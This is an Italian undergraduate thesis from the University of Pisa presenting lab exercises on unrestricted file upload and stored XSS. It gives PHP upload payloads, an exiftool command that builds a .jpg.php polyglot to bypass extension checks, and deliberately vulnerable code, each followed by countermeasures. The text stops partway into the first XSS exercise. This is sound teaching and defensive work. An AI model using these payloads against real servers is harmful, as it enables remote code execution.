UNIVERSITÀ DI PISA

DIPARTIMENTO DI INGEGNERIA
DELL'INFORMAZIONE

Laurea Triennale in Ingegneria Informatica

Sicurezza delle applicazioni web: studio e dimostrazione pratica di vulnerabilità nel caricamento dei file

Relatore:
Prof. Pericle Perazzo

Candidato:
Matteo Canessa

Anno Accademico 2025/2026

Indice

Introduzione **3**

File Upload **3**
Esercizio 1 4
Descrizione dello scenario 4
Reconnaissance 4
Analisi del Dockerfile 6
Analisi della vulnerabilità 6
Exploitation 7
Contromisure 9
Esercizio 2 11
Descrizione dello scenario 11
Reconnaissance 11
Analisi del Dockerfile 12
Analisi della vulnerabilità 13
Exploitation 14
Contromisure 16

XSS Stored **18**
Esercizio 1 18
Descrizione dello scenario 18
Reconnaissance 18
Analisi del file check_attack.py 20
Analisi della vulnerabilità 21
Exploitation 21
Contromisure 23
Esercizio 2 26
Descrizione dello scenario 26
Reconnaissance 26
Analisi del file check_attack.py 28
Analisi della vulnerabilità 29
Exploitation 29
Contromisure 32

XSS Stored + Bot **35**
Esercizio 1 36
Descrizione scenario BOT 36
Analisi Dockerfile 36
Analisi codice javascript 37
Exploitation 38
Esercizio 2 40
Descrizione scenario BOT 40
Analisi Dockerfile 40
Analisi codice javascript 40
Exploitation 41

Analisi Comparativa e Considerazioni Finali **44**

Confronto della pericolosità degli attacchi 44
Impatto infrastrutturale: dimensioni delle immagini Docker 44

Bibliografia **46**

Introduzione

La sicurezza delle applicazioni web rappresenta un aspetto fondamentale nello sviluppo di sistemi affidabili. Tra le vulnerabilità più diffuse rientrano quelle legate al caricamento non sicuro dei file e agli attacchi di tipo Cross-Site Scripting (XSS), in particolare nella variante stored, che consentono l'esecuzione di codice malevolo nel contesto dell'applicazione.

Questo elaborato analizza tali vulnerabilità attraverso una serie di esercizi pratici, con l'obiettivo di mostrare sia le modalità di sfruttamento sia le principali contromisure di mitigazione. L'approccio adottato combina una descrizione teorica dei rischi con dimostrazioni operative in ambiente controllato.

Nel seguito, le sezioni dedicate a File Upload, XSS Stored e XSS Stored con bot approfondiscono in modo più dettagliato i singoli scenari, presentando per ciascun esercizio il contesto, la tecnica di attacco e le misure di difesa applicabili.

Tutti gli esercizi sono stati implementati garantendo la possibilità a coloro che gestiscono l'avvio dei container di poter definire tramite terminale le voci `FLAG` e `PORT`, in modo da personalizzare i flag e le porte di ascolto dei servizi, rendendo così più flessibile l'utilizzo degli ambienti di test.

File Upload

Gli attacchi di tipo File Upload rappresentano una minaccia significativa per la sicurezza delle applicazioni web. Questo tipo di attacco si verifica quando un'applicazione consente agli utenti di caricare file senza adeguate misure di sicurezza, consentendo agli attaccanti di caricare file dannosi che possono essere eseguiti sul server o utilizzati per compromettere la sicurezza dell'applicazione.




Figure 1: Schema di un attacco di File Upload

Esercizio 1

Descrizione dello scenario

Figure 2: Pagina di upload immagine

L'applicazione web è un sistema di gestione account che permette agli utenti autenticati di caricare immagini del profilo. La funzionalità di upload non implementa alcun controllo sul tipo di file caricato, permettendo a un attaccante di caricare file PHP eseguibili sul server.

Nel sistema è presente un file `flag.txt` contenente informazioni sensibili, protetto da un file `.htaccess` che impedisce l'accesso diretto via HTTP. L'obiettivo è sfruttare la vulnerabilità di upload per leggere il contenuto del file protetto.

Reconnaissance

Accedendo all'applicazione si osserva una pagina di gestione account con username `user123`, un form di upload per immagini del profilo e un messaggio che rivela il percorso del file caricato. Il link a `flag.txt` restituisce un errore 403 Forbidden.




Figure 3: Errore 403 Forbidden per flag.txt

Analizzando il codice sorgente di `upload.php`, emergono i seguenti problemi:

- Nessuna validazione dell'estensione del file
- Nessun controllo del MIME type
- Nessuna verifica del contenuto tramite magic bytes
- Il nome originale del file viene mantenuto senza sanitizzazione

```php
<?php
$file = $_FILES['image'];
$baseDir = __DIR__ . '/files/images/';

$filename = basename($file['name']); // Nessuna validazione!
$targetPath = $baseDir . $filename;

$realPath = realpath(dirname($targetPath));
$realBase = realpath($baseDir);

if ($realPath === false || $realBase === false ||
        $realPath !== $realBase) {
    // Path traversal bloccato
}

if (move_uploaded_file($file['tmp_name'], $targetPath)) {
    // File caricato con successo
}
?>
```

Le uniche protezioni presenti riguardano il path traversal (tramite `basename()` e `realpath()`) e l'autenticazione, che richiede una sessione valida per effettuare l'upload.

Il file `.htaccess` nella directory `files/images/` blocca l'accesso diretto a `flag.txt`, ma **non impedisce l'esecuzione di file PHP** nella stessa directory:

```
<Files "flag.txt">
    Require all denied
</Files>
```

Analisi del Dockerfile

L'analisi del Dockerfile utilizzato per il deployment dell'applicazione fornisce informazioni rilevanti sulla configurazione dell'ambiente server.

```
FROM php:8.2.30-apache

ENV FLAG="SNH{unr3str1ct3d_upl04d_n0_v4lid4ti0n}"

RUN a2enmod rewrite
RUN sed -i 's/AllowOverride None/AllowOverride All/g' \
            /etc/apache2/apache2.conf

WORKDIR /var/www/html

COPY ./src/ .

RUN mkdir -p files/images && \
    echo $FLAG > files/images/flag.txt && \
    chown -R www-data:www-data files && \
    chmod 755 files && \
    chmod 755 files/images && \
    chmod 644 files/images/flag.txt

RUN mkdir -p /var/lib/php/sessions && \
    chown -R www-data:www-data /var/lib/php/sessions

CMD ["apache2-foreground"]
```

Vengono evidenziati tre aspetti critici. Il modulo `mod_rewrite` viene abilitato tramite `a2enmod rewrite` e la direttiva `AllowOverride All` viene impostata nella configurazione globale di Apache, consentendo ai file `.htaccess` di sovrascrivere le impostazioni del server a livello di directory — questo spiega perché il file `.htaccess` in `files/images/` riesce a bloccare l'accesso diretto a `flag.txt`. La fase di build scrive il flag direttamente nella directory di upload tramite `echo $FLAG > files/images/flag.txt`, assegnando poi i permessi `755` alla directory e `chown -R www-data:www-data` al processo Apache. Questa configurazione rende possibile l'attacco poiché Apache ha i permessi per scrivere nella directory di upload e, non essendo disabilitata l'esecuzione di PHP al suo interno, qualsiasi file `.php` caricato verrà interpretato ed eseguito dal server.

Analisi della vulnerabilità

Tipo	Unrestricted Upload of File with Dangerous Type
Severity	CRITICAL
Impatto	Remote Code Execution (RCE)

L'applicazione accetta qualsiasi file senza validazione del tipo o del contenuto. Poiché Apache è configurato per eseguire file PHP nella directory di upload, un attaccante può

caricare uno script PHP malevolo che verrà interpretato ed eseguito dal server. La catena di attacco è la seguente:

1. L'attaccante crea un file PHP con codice arbitrario
2. Il file viene caricato tramite il form di upload
3. Apache riconosce l'estensione `.php` e passa il file all'interprete
4. Il codice viene eseguito con i privilegi di `www-data`
5. Lo script PHP legge `flag.txt` dalla stessa directory, aggirando le restrizioni HTTP

Exploitation

Step 1: Creazione del codice malevolo


Per sfruttare la vulnerabilità, si crea un semplice script PHP che legge il contenuto del file `flag.txt`:

```
<?php echo file_get_contents('flag.txt'); ?>
```

La funzione `file_get_contents('flag.txt')` legge il file nella stessa directory. A differenza dell'accesso HTTP, la funzione PHP bypassa completamente le restrizioni imposte dal file `.htaccess`, che blocca solo le richieste HTTP dirette. Il risultato viene poi stampato nella risposta tramite `echo`.

Step 2: Upload del file malevolo

1. Accedere al sito e autenticarsi
2. Nel form *Upload Image*, selezionare il file `file_malevolo.php`
3. Cliccare sul pulsante *Upload*
4. Osservare il messaggio di conferma: *"The file images/file_malevolo.php has been uploaded."*



(a) Upload del file malevolo

(b) Conferma dell'upload e percorso del file

Step 3: Esecuzione e lettura del flag
Navigando direttamente all'URL del file caricato (`.../files/images/file_malevolo.php`), Apache esegue la seguente sequenza:

1. Riceve la richiesta HTTP per il file `.php`
2. Riconosce l'estensione e passa il file all'interprete PHP
3. PHP esegue `file_get_contents`, leggendo `flag.txt` dalla stessa directory
4. Il contenuto del file viene stampato nella risposta HTTP

Il flag viene quindi visualizzato nella pagina:




Figure 5: Flag letto tramite il file malevolo

Contromisure

Di seguito vengono presentate le principali misure di mitigazione applicabili per prevenire questo tipo di vulnerabilità.

Validazione dell'estensione

Implementare una whitelist delle estensioni consentite, rifiutando qualsiasi file che non corrisponda ai tipi attesi:

```
$allowedExtensions = ['jpg', 'jpeg', 'png', 'gif'];
$extension = strtolower(pathinfo($filename, PATHINFO_EXTENSION));

if (!in_array($extension, $allowedExtensions)) {
    die("Estensione non permessa");
}
```

Validazione del MIME type

Verificare il Content-Type reale del file tramite la libreria `finfo`, che analizza il contenuto effettivo del file anziché affidarsi al valore dichiarato dal client:

```
$finfo = finfo_open(FILEINFO_MIME_TYPE);
$mimeType = finfo_file($finfo, $file['tmp_name']);
$allowedMimes = ['image/jpeg', 'image/png', 'image/gif'];

if (!in_array($mimeType, $allowedMimes)) {
    die("Tipo di file non valido");
}
```

Validazione del contenuto

Verificare che il file sia effettivamente un'immagine valida tramite `getimagesize()`, che controlla la struttura interna del file:

```
$imageInfo = getimagesize($file['tmp_name']);
if ($imageInfo === false) {
    die("Il file non è un'immagine valida");
}
```

Rinomina del file

Generare un nome univoco per il file caricato, eliminando qualsiasi prevedibilità nel percorso e prevenendo collisioni:

```
$newFilename = uniqid('img_', true) . '.' . $extension;
```

Directory non eseguibile

Disabilitare l'esecuzione di PHP nella directory di upload tramite `.htaccess`, in modo che anche un eventuale file PHP caricato non possa essere eseguito dal server:

```
php_flag engine off

# Oppure, in alternativa:
<FilesMatch "\.php$">
    Require all denied
</FilesMatch>
```

Storage fuori dalla Document Root

Salvare i file caricati in una directory esterna alla web root e servirli tramite uno script PHP dedicato. In questo modo, anche se un file malevolo venisse caricato, non sarebbe mai direttamente raggiungibile via HTTP:

```
// Upload in /var/uploads/ (fuori da /var/www/html/)
$uploadDir = '/var/uploads/';
// Servire tramite script PHP con i dovuti controlli di accesso
```

Limite sulla dimensione del file

Implementare un controllo sulla dimensione massima del file per prevenire attacchi di tipo denial-of-service basati su upload di file molto grandi:

```
$maxSize = 5 * 1024 * 1024; // 5MB
if ($file['size'] > $maxSize) {
    die("File troppo grande");
}
```

Esercizio 2

Descrizione dello scenario

L'applicazione web è un sistema di gestione account che permette agli utenti autenticati di caricare immagini del profilo. A differenza dell'esercizio precedente, questa applicazione implementa molteplici controlli di sicurezza:

- Validazione dell'estensione del file
- Verifica del MIME type con `finfo_file()`
- Validazione del contenuto con `getimagesize()`
- Limite di dimensione file (3MB)
- Generazione di nomi file univoci

Tuttavia, il controllo dell'estensione contiene una vulnerabilità logica che permette il bypass attraverso l'uso di un file poliglotta. L'obiettivo è sfruttare questa debolezza per caricare ed eseguire codice PHP arbitrario al fine di leggere il file `flag.txt` protetto da `.htaccess`.

Reconnaissance

Accedendo all'applicazione si osserva una pagina di gestione account con username `user123`, un form di upload per immagini del profilo, messaggi di errore dettagliati che rivelano i controlli implementati, e un link a `flag.txt` che restituisce errore 403 Forbidden.

Analizzando il codice sorgente di `upload.php`, emergono i controlli implementati:

Limite dimensione:

```
$maxFileSize = 3 * 1024 * 1024;
if ($file['size'] > $maxFileSize) {
    header('Location: index.php?error=...');
    exit;
}
```

Validazione MIME type e dimensione immagine:

```
$imgInfo = getimagesize($file['tmp_name']);
if ($imgInfo === false || $imgInfo[0] <= 0 || $imgInfo[1] <= 0) {
    header('Location: index.php?error=...');
    exit;
}

$info = finfo_open(FILEINFO_MIME_TYPE);
$mimeType = finfo_file($info, $file['tmp_name']);
if (!in_array($mimeType, $allowed_mimes)) {
    header('Location: index.php?error=...');
    exit;
}
```

Validazione estensione — vulnerabile:

```
$filenameLower = strtolower($filename);
$isAllowed = false;
foreach ($allowed_extensions as $ext) {
    if (strpos($filenameLower, $ext) !== false) {  // VULNERABILITA'!
        $isAllowed = true;
        break;
    }
}
```

Cambio nome file univoco:

```
$filename = basename($file['name']);
$safeName = uniqid('img_', true) . '_' . $filename;
```

Path traversal protection:

```
$baseDir = __DIR__ . '/files/images/';
$targetPath = $baseDir . $safeName;

$realPath = realpath(dirname($targetPath));
$realBase = realpath($baseDir);

if ($realPath === false || $realBase === false ||
        $realPath !== $realBase) {
    header('Location: index.php?error=...');
    exit;
}
```

Il problema principale risiede nell'uso di `strpos()` per la validazione dell'estensione: questa funzione verifica solo la **presenza** della stringa `.jpg` nel nome del file, non la sua posizione finale. Un file denominato `image.jpg.php` supera il controllo perché contiene `.jpg`, ma Apache interpreta l'estensione finale `.php` ed esegue il codice.

Analisi del Dockerfile

L'analisi del Dockerfile utilizzato per il deployment dell'applicazione fornisce informazioni rilevanti sulla configurazione dell'ambiente server.

```
FROM php:8.2.30-apache

ENV FLAG="SNH{p0lygl0t_byp4ss_str_p0s_f41l3d}"

RUN a2enmod rewrite
RUN sed -i 's/AllowOverride None/AllowOverride All/g' \
                /etc/apache2/apache2.conf

WORKDIR /var/www/html
```

```
COPY ./src/ .

RUN mkdir -p files/images && \
    echo $FLAG > files/images/flag.txt && \
    chown -R www-data:www-data files && \
    chmod 755 files && \
    chmod 755 files/images && \
    chmod 644 files/images/flag.txt

RUN mkdir -p /var/lib/php/sessions && \
    chown -R www-data:www-data /var/lib/php/sessions

CMD ["apache2-foreground"]
```

La configurazione è analoga a quella dell'esercizio precedente: `mod_rewrite` abilitato, `AllowOverride All` impostato globalmente, e il flag scritto direttamente nella directory di upload con permessi `755`. Apache ha quindi i permessi per scrivere nella directory di upload e, non essendo disabilitata l'esecuzione di PHP, qualsiasi file `.php` caricato verrà interpretato ed eseguito dal server.

Analisi della vulnerabilità


Tipo	Improper Validation of File Extension
Severity	HIGH
Impatto	Remote Code Execution (RCE)

L'applicazione utilizza `strpos()` per verificare la presenza di un'estensione valida nel nome del file. Questa funzione restituisce `true` se la sottostringa è trovata in qualsiasi posizione, non solo alla fine del nome. La condizione vulnerabile è la seguente:

```
if (strpos($filenameLower, $ext) !== false)
```

Questa condizione accetta file come:

- `image.jpg` → Valido e sicuro
- `photo.php` → Non valido, non contiene `.jpg`
- `image.php.jpg` → Valido, ma Apache interpreta `.jpg` come estensione finale
- `image.jpg.php` → **Pericoloso!** Passa il controllo ma esegue PHP



(a) Upload file .php (b) Upload file .php.jpg (c) Upload file .jpg.php

Figure 6: Confronto dei test di upload con estensioni diverse

Il concetto di **file poliglotta** è centrale in questo attacco: si tratta di un file valido in più formati simultaneamente. È una JPEG valida, necessaria per superare i controlli di `getimagesize()` e del MIME type, ma contiene al contempo codice PHP eseguibile nei metadati EXIF. Apache lo interpreta come script PHP in virtù dell'estensione finale `.php`. La catena di attacco è la seguente:

1. L'attaccante crea un'immagine JPG valida con payload PHP nei metadati EXIF
2. Il file viene rinominato `image.jpg.php` (double extension)
3. `getimagesize()` supera il controllo: è un'immagine valida
4. `finfo_file()` supera il controllo: i magic bytes indicano `image/jpeg`
5. `strpos($filename, 'jpg')` supera il controllo: contiene `.jpg` nel nome
6. Il file viene caricato nella directory `/files/images/`
7. Apache interpreta l'estensione finale `.php` ed esegue il codice
8. Il payload PHP legge `flag.txt` e restituisce il contenuto

Exploitation

Step 1: Preparazione dell'immagine base

Prima di tutto è necessaria un'immagine JPG valida da utilizzare come base per la creazione del file poliglotta.

Step 2: Creazione del file poliglotta

Si utilizza `exiftool` per iniettare un payload PHP nei metadati EXIF dell'immagine, mantenendola valida come JPEG:

```
exiftool -Comment='<?php echo file_get_contents("flag.txt"); ?>' \
         image.jpg -o image.jpg.php
```

Il flag `-Comment` inserisce il payload PHP nel campo Comment dei metadati EXIF, mentre l'opzione `-o image.jpg.php` genera il file di output con doppia estensione. È possibile verificare il file creato nel seguente modo:

```
$ file image.jpg.php
image.jpg.php: JPEG image data, ...

$ exiftool image.jpg.php | grep Comment
Comment: <?php echo file_get_contents("flag.txt"); ?>
```

Step 3: Upload del file poliglotta

1. Accedere al sito e autenticarsi
2. Nel form *Upload Image*, selezionare il file `image.jpg.php`
3. Cliccare sul pulsante *Upload*
4. Osservare il messaggio di successo: *"File uploaded: img_[TIMESTAMP]_image.jpg.php"*

Tutti i controlli di sicurezza risultano bypassati: il file è tecnicamente un'immagine valida, ma termina con `.php` e verrà quindi eseguito da Apache.




Figure 7: Upload del file poliglotta

Step 4: Esecuzione e lettura del flag

Navigando direttamente all'URL del file caricato, Apache esegue la seguente sequenza:

1. Riconosce l'estensione finale `.php`

2. Passa il file all'interprete PHP, ignorando `.jpg` nel mezzo
3. PHP elabora il file e incontra il payload nel campo EXIF Comment
4. Esegue `file_get_contents('flag.txt')`
5. Il contenuto di `flag.txt` viene stampato nella risposta

Il flag appare nella risposta HTTP insieme ai dati binari dell'immagine:




Figure 8: Flag ottenuto tramite exploit

Contromisure

Di seguito vengono presentate le principali misure di mitigazione applicabili per prevenire questo tipo di vulnerabilità.

Correzione della validazione dell'estensione

La vulnerabilità principale risiede nell'uso di `strpos()` invece di verificare l'estensione finale del file. Il codice vulnerabile è il seguente:

```
foreach ($allowed_extensions as $ext) {
    if (strpos($filenameLower, $ext) !== false) {
        $isAllowed = true;
        break;
    }
}
```

La correzione consiste nell'utilizzare `pathinfo()` per estrarre esclusivamente l'estensione finale:

```
$actualExt = strtolower(pathinfo($filename, PATHINFO_EXTENSION));
if (in_array($actualExt, $allowed_extensions)) {
    $isAllowed = true;
}
```

In questo modo `image.jpg.php` restituisce `php` come estensione finale e non supera il controllo, mentre `image.jpg` restituisce correttamente `jpg`.

Directory non eseguibile

Disabilitare completamente l'esecuzione di PHP nella directory di upload tramite `.htaccess`:

```
# Disabilita completamente il motore PHP
php_flag engine off

# Alternativa: nega accesso a tutti i file .php
<FilesMatch "\.php$">
    Require all denied
</FilesMatch>
```

Questa è la difesa più importante: anche se un file PHP viene caricato, non verrà mai eseguito.

Storage fuori dalla Document Root

Salvare i file caricati in una directory esterna alla web root e servirli tramite uno script PHP dedicato, prevenendo l'accesso diretto e l'esecuzione di qualsiasi file caricato:

```
// Upload in /var/uploads/ (fuori da /var/www/html/)
$uploadDir = '/var/uploads/images/';
// Servire tramite script PHP con i dovuti controlli di accesso
```


XSS Stored

Gli attacchi Cross-Site Scripting (XSS) sono una delle vulnerabilità più comuni nelle applicazioni web. In particolare, l'XSS Stored (o Persistent XSS) si verifica quando un'applicazione accetta input da un utente, lo memorizza in modo permanente (ad esempio in un database o in un file), e lo restituisce ad altri utenti senza adeguata sanificazione. Questo permette a un attaccante di inserire codice JavaScript malevolo che viene eseguito nel browser di chi visualizza il contenuto infetto.

Esercizio 1

Descrizione dello scenario

(a) Pagina upload commenti




(b) Pagina visualizzazione commenti

L'applicazione web target è un semplice blog che consente agli utenti di pubblicare commenti sui post. Tuttavia, non implementa correttamente la validazione e la sanificazione dei dati in ingresso, rendendola vulnerabile a un attacco XSS Stored. L'obiettivo è inserire uno script malevolo all'interno di un commento, che verrà eseguito ogni volta che un utente visualizza il post contenente quel commento.

Reconnaissance

Accedendo al sito si osserva una pagina web con un form per l'inserimento di commenti, composto da due campi: `Name` e `Comment`. Il campo `Name` presenta una validazione client-side tramite pattern HTML, mentre il campo `Comment` non ha alcuna restrizione visibile. È inoltre presente un link *View Comments* per visualizzare tutti i commenti pubblicati, i quali persistono e vengono mostrati a tutti gli utenti.

(a) Esempio upload commento



(b) Visualizzazione commento

Analizzando il codice sorgente, emergono i seguenti problemi:

Validazione input — `index.php`:

```
<?php
$name = $_POST['name'];
$comment = $_POST['comment'];

if (!preg_match('/^[a-zA-Z0-9 ]+$/', $name)) {
    header('Location: index.php?error=...');
    exit;
}
// Nessuna validazione per $comment
?>
```

Salvataggio commento — `index.php`:

```
<?php
$entry = "<p><strong>" . $name . ":</strong> " . $comment . "</p>";
file_put_contents('comments.txt', $entry, FILE_APPEND);
?>
```

Visualizzazione commenti — `view.php`:

```
<?php
$comments = file_get_contents('comments.txt');
echo $comments;  // Nessuna sanificazione
?>
```

I problemi identificati sono i seguenti: il campo `comment` non viene validato né sanitizzato, il commento viene mostrato con `echo` senza `htmlspecialchars()`, e qualsiasi codice

HTML o JavaScript inserito viene eseguito dal browser. L'unica protezione implementata riguarda il campo `name`, che accetta solo caratteri alfanumerici e spazi.

La scelta di utilizzare un file di testo per salvare i commenti è stata presa per semplicità e dimensioni, qualora fosse stato utilizzato un database, sarebbe stata necessaria una sanificazione più complessa per prevenire SQL Injection, oltre alla protezione contro XSS.

Analisi del file check_attack.py

Il sistema di verifica dell'attacco è implementato tramite uno script Python richiamato lato server. Viene invocato direttamente da PHP tramite la funzione `system()`, passando come argomento l'URL della pagina da analizzare:

```php
<?php system("python3 check_attack.py /URL_page"); ?>
```

```python
import sys
import re
import os
import html
from bs4 import BeautifulSoup
import requests

def check_attack(url):

    response = requests.get(url)
    if response.status_code != 200:
        print("Failed to fetch the page.")
        return

    # Decodifica HTML entities (es: &colon; -> :, &#58; -> :)
    decoded_content = html.unescape(response.text)
    soup = BeautifulSoup(decoded_content, 'html.parser')

    # Controlla se ci sono tag <script>
    if soup.find_all('script'):
        print(os.getenv("FLAG", "FLAG{default_flag}"))


if __name__ == "__main__":
    if len(sys.argv) != 2:
        sys.exit(1)
    url = sys.argv[1]
    check_attack(url)
```

Lo script effettua una richiesta HTTP alla pagina indicata, decodifica le HTML entities tramite `html.unescape()` — neutralizzando eventuali tentativi di offuscamento come `<script>` — e analizza il contenuto con `BeautifulSoup`. Se viene rilevato almeno un tag `<script>` nel DOM risultante, lo script stampa il flag letto dalla variabile d'ambiente `FLAG`. Questo significa che il payload deve contenere un tag `<script>` reale e

non offuscato per ottenere il flag.

Analisi della vulnerabilità

Tipo	XSS Stored (Cross-Site Scripting Stored)
Severity	CRITICAL
Impatto	Esecuzione di script malevoli su tutti gli utenti

